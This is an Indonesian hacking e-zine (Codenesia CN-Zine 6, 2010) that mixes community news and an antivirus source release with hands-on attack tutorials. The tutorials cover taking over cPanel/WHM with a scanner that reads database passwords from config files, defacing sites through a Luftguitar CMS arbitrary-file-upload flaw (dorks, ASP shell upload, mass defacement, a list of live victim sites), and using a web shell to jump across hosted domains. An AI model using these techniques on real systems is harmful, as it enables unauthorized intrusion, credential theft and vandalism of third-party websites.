

CODENESIA

CN ZINE 6

HACKING | CRACK | VIRUS | ANTIVIRUS | .ETC

- Source
- Code CMC
- Hack WHM
- Tutorial Deface ASP
- Luftguitar CMS
- Jumping Shell WHT
- Membuat page SMS ONLINE
- Apa dan bagaimana
- Virus Lokal Itu?
- Mengubah Flashdisk jadi RAM
- PEMROGRAMAN SOFT ED



Special
nd

2 BIRTHDAY CODENESIA



CN-Zine Vol. #6

03 Oktober 2010

00:00:01 WIB

Segala isi materi dan tutorial di-dalam majalah elektronik ini adalah hak cipta dan tanggung jawab masing-masing penulis. Anda diizinkan untuk mempublikasi ulang tanpa se-izin dari masing-masing penulis dengan tanpa merubah nama dan atribut penulis.

Ide dan Desain Cover :

Tr0y

Layouter :

Anharku

Editor :

A.M Hirin



Copyright © 2010 - Codenesia

www.codenesia.com


Build Indonesia With Code

PEMBUKA

Alhamdulillah, CODENESIA telah genap berusia **2 Tahun** di usianya yg 2 tahun ini codenesia memberikan sesuatu yang special pada edisi CN-ZINE6 ini yaitu meng-**OPEN SOURCE** antivirus **CMC** dan memberikan kesempatan bagi para member untuk mengembangkan CMC sesuai dengan kreasinya masing-masing. Pada kesempatan kali ini Codenesia telah berhasil lagi merangkul beberapa FORUM diantaranya **CISADANE**, **NYUBICREW**, **MEDANHACKERS**, **FORUM-ITCLOMBOK**, Semoga dengan bertambahnya komunitas yang bergabung sebagai partner Codenesia menjadi semakin maju dan berkembang.

Codenesia telah melakukan beberapa perubahan pada bagian forum, untuk lebih meningkatkan rasa asik dalam berbagi ilmu diantara kita. Diantaranya

1. Menambah ChatBox / Tempat ngobrol



2. Merubah icon smiley menjadi lebih lucu

3. Merevisi icon-icon jabatan Staff codenesia

Codenesia tidak lupa mengucapkan terima kasih yang sebesar besarnya terutama bagi teman-teman yang bersedia membagi ilmu bersama kami baik melalui majalah CNZINE maupun tutorial di website kami. Kami juga mengajak pembaca yang sebelumnya belum mengenal kami, dan dengan majalah ini akhirnya pembaca mengenal kami, kami mengajak anda untuk sharing dan berbagi ilmu di website kami yang bersarang di <http://www.codenesia.com> dan forum kami di <http://forum.codenesia.com>

Segenap staff codenesia



DAFTAR ISI

➤ PEMBUKA.....	3
➤ Lebih dekat tentang CODENESIA	5
➤ CMC Go Open Source.....	8
➤ Hack WHM dari Cpanel ber-WHM.....	9
➤ Tutorial Deface ASP Luftguitar CMS (Upload Arbitrary File) Vulnerability.....	13
➤ Jumping dengan SHELL SPECIAL	16
➤ Membuat Page SMS ONLINE.....	20
➤ Mendapatkan Akun <u>FULLANDFREE.INFO</u> " GRATIS ".	23
➤ Apa dan bagaimana Virus Lokal Itu?	26
➤ Eksplorasi Proses Perhitungan & Grafik Matematika.	49
➤ Mengubah Flashdisk Menjadi RAM	54
➤ Membongkar Pemrograman Soft ED (Encrypt Decrypt).	63
➤ Membuat Fungsi Mid, Right, Left Pada Pb Menggunakan CopyMemory	66
➤ Membuat Fungsi API Tiruan RtlMoveMemory	73
➤ Hack Website Lewat HP.....	79
➤ Membuat Aplikasi Desktop Chatting.....	83
➤ Gathering Codenesia Lovers.....	89

Mengenal Lebih Dekat CODENESIA

Catatan Staff CODENESIA



>> Sejarah singkat Codenesia

Awal mulanya CODENESIA digagas pada akhir tahun 2008, oleh HrXxX (A.M Hirin) dengan merangkul sahabat maya-nya yaitu Ajrnea (Anjar Fiandrianto). Pemberian nama CODENESIA sebenarnya belum terpikirkan saat itu, mengingat sulitnya komunikasi diantaranya keduanya yang memang tinggal di tempat dan kota yang berbeda. Pada saat itu, visi dan misi mereka hanyalah membuat komunitas di bidang IT untuk mengembangkan ilmu pengetahuan yang dikususkan pada dunia pemograman dengan mengesampingkan bisnis mereka masing-masing. Akhirnya setelah melakukan perundingan beberapa hari, HrXxX mengusulkan pemberian nama CODENESIA kepada Ajrnea dan pada saat itu juga Ajrnea menyepakati nama tersebut dan memulai perancangan website Codenesia.

Ternyata tidak mudah membangun sebuah komunitas, itulah yang dirasakan HrXxX dan Ajrnea saat itu, dimana dengan kesibukan masing-masing dan minimnya dana (saat itu) yang dimiliki CODENESIA selalu mengalami naik turun dan hambatan terutama dari segi hosting. Awal kali website codenesia dibangun dengan engine DRUPAL, dengan warna utama biru yang merupakan warna dasar dari terbentuknya komunitas tersebut. Tidak ada yang tahu jelas, kapan CODENESIA benar-benar muncul di dunia maya? Mengapa? Kesulitan hosting yang dihadapi saat itu membuat codenesia harus mengalami **down server**, dan tercatat lebih dari 3x migrasi hosting dalam 4 bulan, dan sempat vakum lama pertama kali kemunculanya (sungguh mengenaskan ☹). Maklumlah, saat itu CODENESIA hanya sanggup membeli share hosting yang tidak tahu kualitasnya ☹. Namun seiring perkembanganya dan dana yang didapat CODENESIA berpindah ke VPS, dan pada tahun ini berencana untuk mengganti dengan DEDICATED SERVER.

>> Slogan CODENESIA

Mungkin kerdengan lucu dan kaku ketika anda mendengar slogan CODENESIA “**Build Nation With Code**”, pencetus slogan tersebut adalah HrXxX yang artinya “Ingin membangun bangsa dari sisi coding” atau jika dijabarkan secara luas slogan tersebut kental dengan nama dan visi misi awal mula didirikannya CODENESIA yaitu untuk mengembangkan ilmu pengetahuan programming di Negara sendiri. Pada awal tahun 2009 seiring dengan pergantian logo dan wajah website baru CODENESIA slogan itu sedikit berganti istilah itu menjadi “Build Indonesia With Code”. Bagi CODENESIA sebuah slogan hanyalah ungkapan formalitas belaka, namun visi-misi adalah tujuan fisik yang harus dicapai. << *Insya Allah*

>> CODENSIA saat Ini

Perubahan dan perkembangan signifikan Codenesia memang tidak dapat dilepaskan dari peran-peran member codenesia (Codenesia Lovers) yang gemar mempromosikan website ke forum lain. Namun ada catatan kusus dari perkembangan codenesia, yaitu pada pertengahan tahun 2009, HrXxX melakukan kunjungan (silaturahmi) ke kota Yogyakarta untuk menemui Anharku yang merupakan teman sejawatnya dalam menulis buku. Dari situlah, HrXxX mengenalkan Anharku kepada Ajrnea di kediaman ajrnea (Wates). Di situlah rasa persahabatan diantara ketiganya mulai kental, dan hasilnya Anharku mulai diberikan kepercayaan untuk mengelola website (komunitas) Codenesia bersama HrXxX dan Ajrnea. Disinilah peran Anharku mulai terasa, inovasi-inovasi demi meningkatkan komunitas Codenesia selalu dilakukan, termasuk produk majalan gratis ini (CNZine) merupakan gagasan bersama dari ketiganya. Produk-produk software seperti Archiver (RAX) dan Antivirus (CMC) juga ikut menunjang perkembangan CODENESIA dari sisi quantitas member.

>> Statistik Member

Tahun 2008 (awal berdiri)	: > 15 member
Tahun 2009 (Awal tahun)	: > 50 member
Pertengahan 2009 (1 tahun)	: > 150 member
Awal 2010	: > 200 member
Pertengahan 2010 (Bencana)	: >200 (Hasil backup april 2010)
Akhir tahun 2010 (sekarang)	: > 1130 member

>> Behind The Scene

Selain para admin yang aktif dalam menjalin komunikasi, dan melakukan inovasi-inovasi peran member merupakan kekuatan utama codenesia. Namun terlepas dari hal itu, ada beberapa orang dibalik layar CODENESIA yang dapat dikatakan sebagai advicer dari segi dan bidang masing-masing sehingga tidak dapat dilepaskan dari peran mereka. Beberapa diantaranya adalah:

↳ **Ari Pamz.** a.k.a **Pamzlogic** yang selalu support dari segi system programming.

↳ **Aat Shadewa** merupakan founder **virologi.info**, yang menjadi partner pribadi codenesia.

↳ DII

Thanks for ALL, now we are 2 years old.

CMC Open Source



CMC atau kependekan dari Codenesia Malware Cleaner adalah salah satu produk andalan CODENESIA, mulai dibangun pada akhir tahun 2009 dan diarsiteki oleh A.M Hirin dan Pamzlogic. Pada ulang tahun CODENESIA yang ke-2 ini yaitu 3 oktober 2010, source CMC terakhir release yaitu CMC PH 3.5 spesial dihadiahkan bagi para member codenesia untuk membasmi malware-malware yang berkeliaran di komputer.

Silahkan download source CMC disini :

<http://codenesia.com/system/files/SC6.rax>

Silahkan download CMC disini :

<http://codenesia.com/system/files/CMC%20PH%25233.5.zip>

Peringatan:

Dilarang keras mendistribusikan ulang SOURCE CMC, tanpa se-izin CODENESIA.

Hack WHM dari Cpanel ber-WHM

By: anharku

Wagh dari judulnya aja udah ketahuan kalau WHM ini di dapat dari mendapatkan Cpanel website orang., tapi gapapa lah yang penting kita share ilmu disini. Awal mendapatkan Cpanel dah tahu kan, aku pakai Scanner wannabehacker yang dulu aku pakai untuk mengambil kembali cpanel yang hilang. Belum ngerti coba baca artikel saya sebelumnya. Ini:

<http://codenesia.com/artikel/vidiocpanel-hilang-ambil-lagi-dari-pemiliknya.aspx>

http://www.4shared.com/file/K_ykELft/CpanelAnharku.html

scanner tersebut fungsinya adalah membaca isi dari file configuration , wp-config, dll hal tersebut bisa kita lihat dari script scanner nya yaitu:

```
if (($file=='config.php') or ($file=='config.inc.php') or
($file=='db.inc.php') or ($file=='connect.php') or ($file=='wp-
config.php') or ($file=='var.php') or ($file=='configure.php') or
($file=='db.php') or ($file=='configuration.php') or
($file=='db_connect.php')) {
$pass=get_pass($fpath);
```


Sedangkan bagian yang digunakan untuk mengecek user dan password Cpanel adalah function FTP berikut:

```
function ftp_check($login,$pass) {
@$ftp=ftp_connect('127.0.0.1');
if ($ftp) {
@$res=ftp_login($ftp,$login,$pass);
if ($res) {
echo '[FTP] '.$login.':'.$pass." Success\n";
```


biasanya sih Scanner hanya membaca direktory `home/$username/public_html/` kalau di baca dari script yang ini nigh `$dirz="/home/$username/public_html/";` , mungkin bisa di kembangkan sendiri biar scanner tersebut bisa digunakan di web dengan directory yang lain. ☺. Setelah saya dapatkan username dan password dari cpanel web misal disini <http://darknight.in.rs> lalu saya login ke cpanelnya <http://darknight.in.rs/cpanel> seperti gambar berikut:



Yang menjadi patokan pertama apabila kita mencari CPANEL yang ber-WHM adalah terdapat **Swich Theme X3**. Selanjutnya adalah Cpanel tersebut memiliki fasilitas untuk Swich account ke account-account web lain. Berikutnya adalah di bagian Advanced terdapat fasilitas **Web Host Manager (WHM)** seperti gambar berikut ini.



Sebenarnya Cpanel sendiri adalah sebuah kontrol panel berbasis halaman web yang berperan dibalik keberadaan website Anda di dunia internet. Kontrol panel ini menjembatani dan menerjemahkan perintah-perintah kompleks pemrograman dalam sebuah server web hosting menjadi mudah untuk dioperasikan. Tanpa perlu memahami bahasa pemrograman dibalik sebuah web server, Anda mampu untuk mengelola website secara mudah (*user friendly*). Nah Cpanel Yang ber-WHM berarti dalam cpanel web tersebut merupakan server yang mengelola website-website yang berada di bawahnya.



Saat melakukan Hack WHM saya sebelumnya telah melakukan hal-hal bodoh yang tidak akan saya ulangi lagi. Kesalahan pertama yaitu menutup bug's tempat pertama saya masuk ke web tersebut , kedua menghapus shell karena dengan alasan takut kena tebak atau kena scan dari para master tooling web lainnya. Lalu yang ketiga adalah berusaha mengambil alih WHM .Sebelum mengambil alih WHM sebelumnya saya belajar terlebih dahulu bagaimana cara mengganti password atau dengan mereset password mengikuti panduan berikut ini: Klik **Password Modification –Klik domain cpanel tersebut-isi password baru – klik change password**. Atau bisa di lihat di vidio ini:

http://www.webhostingresourcekit.com/flash/whm/whm10_x_whmpass.html

ternyata masih bisa di ambil lagi oleh pemilik aslinya

sepertinya aku kurang memperhatikan vidio tersebut bahwa di bagian terakhir tertulis

"if you lost it,you will have to contact your resseller plan proveder to have it resset or changed"

yang kurang lebih artinya seperti ini:

jika Anda kehilangan password tersebut, Anda harus menghubungi proveder resseller Anda untuk mendapatkan kembali password tersebut, password tersebut akan direset atau diubah.

Ternyata diatas Cpanel berWHM masih ada provider reseller (VPS) yang dapat mengembalikan password, yagh percuma dong di hack kalau passwordnya bisa diambil kembali?? Ya sudahlah yang penting kita belajar dari sini lain kali nitip file aja ga usah ganti2 password, paling ga dapet hosting gratis dan akses cepet ☺. Kalau ada temen yang bisa hack WHM dengan teknik lain misal WHMCS ajarin dung...teknik yang mudah jangan yg susah2.. maklum **newbie** ☺.



By: **anharku** a.k.a **r13y5h4**

e-mail: anharku@codenesia.com

web: <http://anharku.us>

Tutorial Deface ASP | Luftguitar CMS (Upload Arbitrary File) Vulnerability

By: VIRGI a.k.a KoDoK

Assalamualaikum wr.wb

Langsung saja tanpa basa-basi kamu ngajak hepy-hepy

PERTAMA

disini saya memakai exploit ini :

<http://Example.com/Backstage/Components/FreeTextBox/ftb.imagegallery.aspx>
Uploaded files
<http://Example.com/Images/>

KEDUA

Setelah itu langsung Sungkem ke mbah gugel pake dork dari exploit tersebut.

Dork : `inurl:ftb.imagegallery.aspx`

Dork : `inurl:ftb.imagegallery.aspx site:.my <-- dork wajib ain`

KETIGA

Setelah kalian menemukan korbannya langsung Upload shell ASP kalian di form Upload.

Kalo misalnya gagal aplut shell ada bacaan access denided cari target lain yak

EXAMPLE : `http://www.amt.com.my/data/ftb.imagegallery.aspx <-- ini korban saya`

KEEMPAT

ACCESS shell yg kalian aplut tadi didirektori: images/shellmu.asp

EXAMPLE : <http://www.amt.com.my/images/shellmu.asp>

Intinya cari direktori **images/** buat access shell

karna tadi shell yg kita aplut akan berada di direktori images

KELIMA :

Setelah kalian login ke shell itu...

maka akan terdapat PATH INFO dari isi hardisk Server korban tersebut :

EXAMPLE : E:\inetpub\amt.com.my\wwwroot\images\

Biasanya kalo Server IIS listing userdomainnya di inetpub :

EXAMPLE : E:\inetpub\

KEENAM :

Nah, kalo udah nemu userdomain banyak silahkan di mass depes yak :D

Karna folder root untuk websitenya berada di wwwroot jadi kita aplut depesan kita disitu

EXAMPLE : E:\inetpub\amt.com.my\wwwroot\

KETUJUH :

Aplut depesan kalian di bagian form aplut bawah....

Kalo mau Hajar indexnya buat saja file index.html/index.php kemudian aplut....

otomatis akan mereplace, kalo nggak index bawaannya di delete dulu, terus aplut lagi

KELAPAN :

Lihat file depesan anda di :

Ex : <http://malayasu.com/depesanmu.html>

LIVE :

<http://amt.com.my/iht.html>

<http://conde.com.my/iht.html>

<http://coolaire.com.my/iht.html>

<http://bbsolution.com.my/iht.html>

<http://dream-homes.com.my/iht.html>

<http://ebrain.com.my/iht.html>

<http://elamp.com.my/iht.html>

<http://elcomp.com.my/iht.html>

<http://elg.com.my/iht.htm>

Dan masih banyak Lagi....

Oke sekian Tutorial cupu bin gendeng dari saya

Apabila ada kesamaan nama tokoh atau karakter hanya kebetulan belaka :D

wassalamualaikum wr.wb

Greetz to :

ALLAH SWT

Bojoku : Dwi Ambar Wati (mimi)

My Team : Indonesian Hacker Team | Indonesian Hacker Black hat Crew | Wannabe Hacker Team

Nick : VIRGI

Nama : Virgiawan Listanto aka **Kodok** aka **Vincent Scream Voice**

Email : virgi.imut@gmail.com


YM : virgi.cute

Pesbuk : <http://facebook.com/popay.kodok>


JUMPING dengan SHELL SPECIAL

By: anharku

Awalnya hanya iseng2 saja aku dan temanku bernama **hellodraculla** mengembangkan shell WHT ini ditambah dengan **scanner** yah lumayan sekali upload aja fasilitas scanner sudah ada di dalam shell, lama kelamaan muncul ide lagi untuk menambah proteksi dari shell ini yaitu dengan menambah **Special IP Access**, atau hanya komputer dengan ip yang di sebutkan dalam shell nya lah yang bisa mengakses shell tersebut tp yg special IP access tersebut jarang saya gunakan karena proxy yang saya pakai masih labil kadang hidup kadang mati ☹. Perkembangan shell yang akhir-akhir ini saya lakukan adalah menambah fitur jumping yang saya dapat dari shell pemberian om **kamtiez**, namun belum bisa sempurna alhasil ya seperti ini dulu lah fitur jumpingnya saya taruh di bagian bawah shell. Singkat Cerita saya masuk ke sebuah web dengan XPL SQLi yah lagi2 web joomla. Lalu saya coba scan dan gagal ,**couldn't read /etc/passwd** ☹



Lalu kita coba jumping dengan cara biasa naik directory dengan klik directorinya dengan cara seperti biasanya. **/var/www/vhosts/domain.com/httpdocs/namafolder/** klik **vhosts** dan lihat domain2nya.




Cant open this folder berarti folder tersebut tidak bisa di buka..eit jangan menyerah dulu sapa tahu bisa di buka dengan shell special kita ☺ next...

Lihat permission directorynya:**YES** wah ini baru sedikit bagus informasinya, berarti ada harapan **JUMP**

```
sysname : Linux
nodename : prowin
release : 2.6.18-1.2798.fc6
version : #1 SMP Mon Oct 16 14:54:20 EDT 2006
machine : i686
domainname : (none)
Info User: uid=48(apache) euid=48(apache) gid=48(apache)
Current Path: /var/www/vhosts/ httpdocs
Permission Directory: Yes
Server Services:
Address Server:
User Script: apache
PHP Version: 5.1.6
```

Lalu coba jumping dengan shell special,pada bagian directory bikin jadi **/var/www/vhosts/** lalu klik List File dan ternyata JRENG JRENGG !!! domain2ya keliatan tuh ada harapan untuk di jumping ☺




total 19648
drwxr-xr-x 61 root root 4096 Oct 28 2009 .
drwxr-xr-x 10 root root 4096 Dec 5 2007 ..
drwxr-xr-x 3 root root 4096 Dec 5 2007 .skel
drwxr-xr-x 13 root root 4096 Sep 9 2008 section-immobilier.com
drwxr-xr-x 13 root root 4096 Sep 9 2008 ab-pneu.fr
drwxr-xr-x 13 root root 4096 Sep 9 2008 alsace-couverture-services.fr
drwxr-xr-x 2 root psacln 4096 Feb 26 2009 archives
drwxr-xr-x 13 root root 4096 Dec 18 2008 arteis-mulhouse.fr
drwxr-xr-x 13 root root 4096 Dec 18 2008 arteis-rixheim.fr

